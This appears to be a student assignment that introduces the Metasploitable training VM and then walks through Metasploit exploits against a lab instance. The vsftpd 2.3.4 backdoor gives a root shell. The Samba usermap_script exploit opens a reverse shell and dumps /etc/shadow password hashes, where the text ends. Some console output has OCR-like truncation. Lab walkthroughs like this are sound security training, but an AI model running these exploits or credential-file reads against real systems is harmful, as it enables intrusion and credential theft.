Assignment – 1

Metasploitable in Cybersecurity: Use and Importance.

What is Metasploitable?

Metasploitable is an **intentionally vulnerable virtual machine (VM)** created by Rapid7. It is designed for practicing penetration testing, security training, and vulnerability research in a safe and legal environment. The VM comes preloaded with outdated software, misconfigurations, and weak security controls to simulate real-world attack surfaces.

There are two main versions:

- **Metasploitable 2** (Linux-based, classic vulnerabilities)
- **Metasploitable 3** (supports both Linux and Windows, more modern vulnerabilities)

Importance in Cybersecurity

1. **Safe Practice Environment** – Learners can test exploits without breaking laws.
2. **Training Aid** – Widely used in universities, bootcamps, and online courses.
3. **Integration with Metasploit** – Works seamlessly with the Metasploit Framework to practice reconnaissance, exploitation, and post-exploitation.
4. **Realistic Simulations** – Offers hands-on experience with vulnerabilities similar to those found in small businesses or outdated systems.
5. **Cost-Effective** – Freely available and easy to set up on VirtualBox or VMware.

Use Cases

- **Academic Labs**: Used in cybersecurity degree programs for practical learning.
- **Professional Training**: Ethical hacking certifications (like CEH, OSCP) rely on environments similar to Metasploitable for exercises.
- **Skill Development**: Helps students learn scanning, enumeration, privilege escalation, and lateral movement.
- **Research**: Security researchers test and demonstrate exploitation methods in controlled environments.

Case Study 1 – Academic Research on SMEs

In 2025, a research thesis on **Small and Medium Enterprises (SMEs)** used Metasploitable 3 to replicate enterprise-like environments. Tools like Nmap, SQLMap, and Metasploit were applied to expose common issues such as:

- SQL injection
- Open ports and outdated services
- Weak or reused credentials

The study highlighted how attackers could chain simple vulnerabilities to fully compromise a business network, showing the real-world relevance of practicing on Metasploitable.

Case Study 2 – Corporate Security Training

A financial services company used Metasploitable in its internal cybersecurity training lab to conduct red team–blue team exercises. The red team exploited vulnerabilities such as:

- Outdated FTP service
- Weak web applications
- Default credentials

Meanwhile, the blue team monitored SIEM alerts, IDS logs, and network traffic to detect and contain the simulated attacks. The exercise improved their incident response skills and prepared the team for handling real-world cyber threats.

Real-Life Examples

- **University Labs** – Used in courses (e.g., Embry-Riddle University) to train students in scanning, exploitation, and patching.
- **Professional Certifications** – Common in CEH and OSCP training for hands-on practice with exploits like FTP brute force or SQL injection.
- **Corporate Security Drills** – Companies deploy it internally so IT teams can detect and fix vulnerabilities before real attackers do.
- **CTF Competitions** – Popular in DEF CON and HackTheBox challenges where players exploit Metasploitable to capture flags.
- **Academic Research** – A 2025 thesis used Metasploitable 3 to model SME vulnerabilities, showing risks like credential reuse and SQL injection.
- **Bug Bounty Training** – Hunters practice exploiting weak SSH/Telnet or DVWA on Metasploitable before targeting live programs.

- **Blue Team Exercises** – SOC teams simulate attacks on Metasploitable and practice detecting/responding with SIEM and IDS tools.

Benefits

- Legal and ethical testing environment
- Lightweight and easy to deploy
- Compatible with multiple penetration testing tools
- Offers diverse vulnerabilities for broad practice

Limitations & Precautions

- Contains mostly outdated vulnerabilities, not always reflective of modern threats.
- Must **never be connected to the public Internet**, to prevent unintended misuse.
- Doesn't include zero-day vulnerabilities—so learners must supplement with modern labs.

References


1. https://www.freecodecamp.org/news/how-to-set-up-metasploitable/
2. https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/
3. https://eaglepubs.erau.edu/mastering-enterprise-networks-labs/chapter/metasploitable/
4. https://www.simplilearn.com/tutorials/cyber-security-tutorial/what-is-metasploit
5. https://www.simplilearn.com/what-is-metaspoilt-article
6. https://www.imperva.com/learn/application-security/metasploit/
7. https://www.upguard.com/blog/metasploit
8. https://www.webasha.com/blog/top-10-features-of-metasploit-for-ethical-hackers
9. https://mau.diva-portal.org/smash/get/diva2%3A1967220/FULLTEXT02.pdf

Perform FTP, Samba, Rlogin exploits using Metasploitable

Metasploit provides a wide range of exploit modules that can be used to test the security of vulnerable services such as FTP, Samba, and Rlogin. These services, if left unpatched or misconfigured, can be exploited by attackers to gain unauthorized access to a system. Below are step-by-step demonstrations of how these exploits are typically performed in a controlled penetration testing environment.


1. FTP Exploit (Port 21)

Step – 1: Find the IP address of the vulnerable machine, which in our case is the metasploitable machine. We can see here that the IP address of the vulnerable machine is 192.168.1.4



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:2d:90:35
          inet addr:192.168.1.4  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe2d:9035/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:37 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4774 (4.6 KB)  TX bytes:7234 (7.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:118 errors:0 dropped:0 overruns:0 frame:0
          TX packets:118 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:31841 (31.0 KB)  TX bytes:31841 (31.0 KB)
```


Step – 2: Now scan the network for open ports in the vulnerable system using command "nmap -sV 192.168.1.4" to find the FTP service if the state is open.



```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.1.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-20 06:51 EDT
Nmap scan report for 192.168.1.4
Host is up (0.0048s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:2D:90:35 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OS
s: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.50 seconds
```


Step – 3: - Now start the Metasploit console and move to step 4.

Step – 4: Set the rhost of the target system (Metasploitable) using the command "set rhost 192.168.1.4"




```
sf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.1.4
host ⇒ 192.168.1.4
sf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

odule options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS  192.168.1.4      yes       The target host(s), see https://docs
                                     .metasploit.com/docs/using-metasploi
                                     t/basics/using-metasploit.html
  RPORT   21               yes       The target port (TCP)


xploit target:

  Id  Name
  --  ----
  0   Automatic
```

Step – 5: Write "run" in your console and then you are connected to the Metasploitable machine




```
sf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.4:21 - USER: 331 Please specify the password.
[+] 192.168.1.4:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.5:35737 → 192.168.1.4:6200) a
t 2025-08-20 07:02:27 -0400

ls
pin
poot
cdrom
dev
etc
iome
initrd
initrd.img
lib
lost+found
nedia
nnt
```

Step – 6: Making a directory named hacked in the target (hacked) system



```
whoami
root
cd home
ls
ftp
msfadmin
service
user
cd msf
sh: line 11: cd: msf: No such file or directory
cd msfadmin
ls
vulnerable
mkdir hacked
ls
hacked
vulnerable
```

Step – 7: To see if the operations were successful, you can go to the Metasploitable machine and verify the directory made by the attacker system.




Metasploitable [Running] - Oracle VirtualBox
File Machine View Input Devices Help

```
ee "man sudo_root" for details.

sfadmin@metasploitable:~$ ifconfig
th0       Link encap:Ethernet  HWaddr 08:00:27:2d:90:35
          inet addr:192.168.1.4  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe2d:9035/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:37 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4774 (4.6 KB)  TX bytes:7234 (7.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

o         Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:118 errors:0 dropped:0 overruns:0 frame:0
          TX packets:118 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:31841 (31.0 KB)  TX bytes:31841 (31.0 KB)

sfadmin@metasploitable:~$ ls
acked  vulnerable
sfadmin@metasploitable:~$ _
```

Conclusion: We can see the directory "hacked" made by the attacker system in the vulnerable system.

2. Samba Exploit


Step – 1: Connecting to the msfconsole



kali-linux-2025.2-virtualbox-amd64 [Running]...
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help


```
hacked
vulnerable
exit
[*] 192.168.1.4 - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exit

┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: Use the resource command to run commands from a file

                          ########                  #
                      #################            #
                   ######################         #
                  #########################      #
                ############################
               ##############################
               ###############################
              ###############################
              ##############################
                                #    ########   #
                  ##        ###        ####   ##
                                       ###   ###
                                     ####   ###
```

Step – 2: Using "auxiliary/smb/smb_version" module option to exploit samba




```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://doc
                                       s.metasploit.com/docs/using-metaspl
                                       oit/basics/using-metasploit.html
   RPORT                     no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (m
```

Step – 3: Setting up the rhost




```
msf6 auxiliary(scanner/smb/smb_version) > set rhost 192.168.1.4
rhost ⇒ 192.168.1.4
msf6 auxiliary(scanner/smb/smb_version) > 
```

Step – 4: Searching script for exploiting the samba which we found is : "exploit/multi/samba/use_rmap_script"




```
msf6 auxiliary(scanner/smb/smb_version) > search samba

Matching Modules
================

   #   Name                                                Disclosure Date  R
ank       Check  Description
   -   ----                                                ---------------  -
---       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec      2010-12-21       e
xcellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig         2005-03-02       a
verage    No     Computer Associates License Client GETCONFIG Overflow
   2     \_ target: Automatic                              .                .
          .      .
   3     \_ target: Windows 2000 English                   .                .
          .      .
   4     \_ target: Windows XP English SP0-1               .                .
          .      .
```

Step – 5: Connecting to the Metasploitable for the exploit



```
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.1.4
rhost ⇒ 192.168.1.4
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.1.5:4444
[*] Command shell session 1 opened (192.168.1.5:4444 → 192.168.1.4:39419) at 2025-08-
20 07:35:34 -0400
```

Step – 6: Finding the shadow file of Metasploitable admin, which was: "msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::"



```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
